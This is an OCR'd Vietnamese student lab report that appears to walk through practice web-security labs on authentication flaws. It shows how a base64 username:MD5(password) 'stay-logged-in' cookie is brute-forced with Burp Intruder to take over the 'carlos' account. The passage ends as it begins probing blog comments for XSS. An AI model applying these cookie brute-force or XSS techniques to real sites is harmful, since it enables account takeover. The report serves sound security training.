
Lab 5 - Authentication Vulnerabilities (other authentication mechanisms)	
Name	Dang Hoang Nguyen
Student ID	SE171946


Giới Thiệu: Trong bài lab này ta sẽ tìm hiểu về lỗ hổng authentication mechanisms


I. Brute-forcing a stay-logged-in cookie: <HERE>



- ⇨ Mục tiêu của bài lab này truy cập được vào tài khoản của Carlos bằng cách brute-force Cookie
- ⇨ Thông tin đã cho:
  - Tài khoản test: **wiener:peter**
  - Username nạn nhân: **carlos**
  - Wordlist dùng để brute-force: <link>

1. Đầu tiên thử truy cập vào lab và login vào xem luồng data của nó như thế nào






⇨ Khi login thì ta chọn "**stay logged in**" thì sau khi login vào thì có một Cookie có tên "**stay-logged-in**" được tạo ra có format là **base64**. Sau khi decode thì ta có "**wiener:51dc30ddc473d43a6011e9ebba6ca770**"

2. Từ format trên thì có thể đoán được nội dung ở trên có format "**username:hash(password)**" Để phân tích được ở trên dùng kiểu hash gì thì ta sẽ dùng công cụ: Hash Identifier <link>
Hoặc có thể phân tích qua cipher identipher


⇨ Sau khi chạy thử công cụ để xác định thì kết quả đưa ra là **MD5** là khả thi nhất



3. Sau khi xác định được thuật toán hash thì giờ ta đã biết cách mà Cookie được tạo ra để có thể brute-force


   Trước tiên ta sẽ logout tài khoản để trách bị xung đột

   Sau đó gửi request "**GET /my-account**" đến Intruder.



⇨ Ở phần Cookie thêm kí tự "**§**" vào biến "**stay-logged-in**"

Ở phần Payloads ta cấu hình như sau:




⇨ Ở phần Payload settings thì ta dùng wordlist là lab đã cho sẵn

⇨ Ở Payload processing ta sẽ một số quy tắc để tạo nên một payload rồi gửi đi

- Hash: **MD5**
- Add prefix: **carlos:**
- Encode: **Base64-encode**


4. Sau khi cấu hình xong thì ta sẽ Start attack

Sau một lúc thì ta có kết quả



⇨ Có thể thấy được trong quá trình brute-force thì ta đã có thể login vào account và solve được bài lab

II. Offline password cracking: <HERE>





⇨ Mục tiêu của bài lab này đăng nhập tài khoản của Carlos và xóa tài khoản này

⇨ Thông tin đã cho:

- Tài khoản để test: **wiener:peter**
- Tài khoản nạn nhân: **carlos**


1. Đầu tiên ta cũng thử đăng nhập vào trang bằng tài khoản đã cho trước để xem luồng data đi như thế nào






- ⇨ Có thể thấy được đây cũng có format chư bài lab ở trên.
- ⇨ Tuy nhiên có một vấn đề là đề không cho sẵn wordlist của password nên không thể brute-force được. Vậy nên giờ ta sẽ đi tìm cách khác.

2. Một điểm có khả thi là tận dụng lúc này **Exploit server** để khai thác lỗi khác.







3. Sau một lúc tìm tòi thì có một attack surface có thể Comment trong các bài post.


Ta dự đoán rằng tại đây có lỗ hổng XSS (Cross Site Scripting)

Để chứng minh ta sẽ thử xem tag HTML có hoạt động hay không





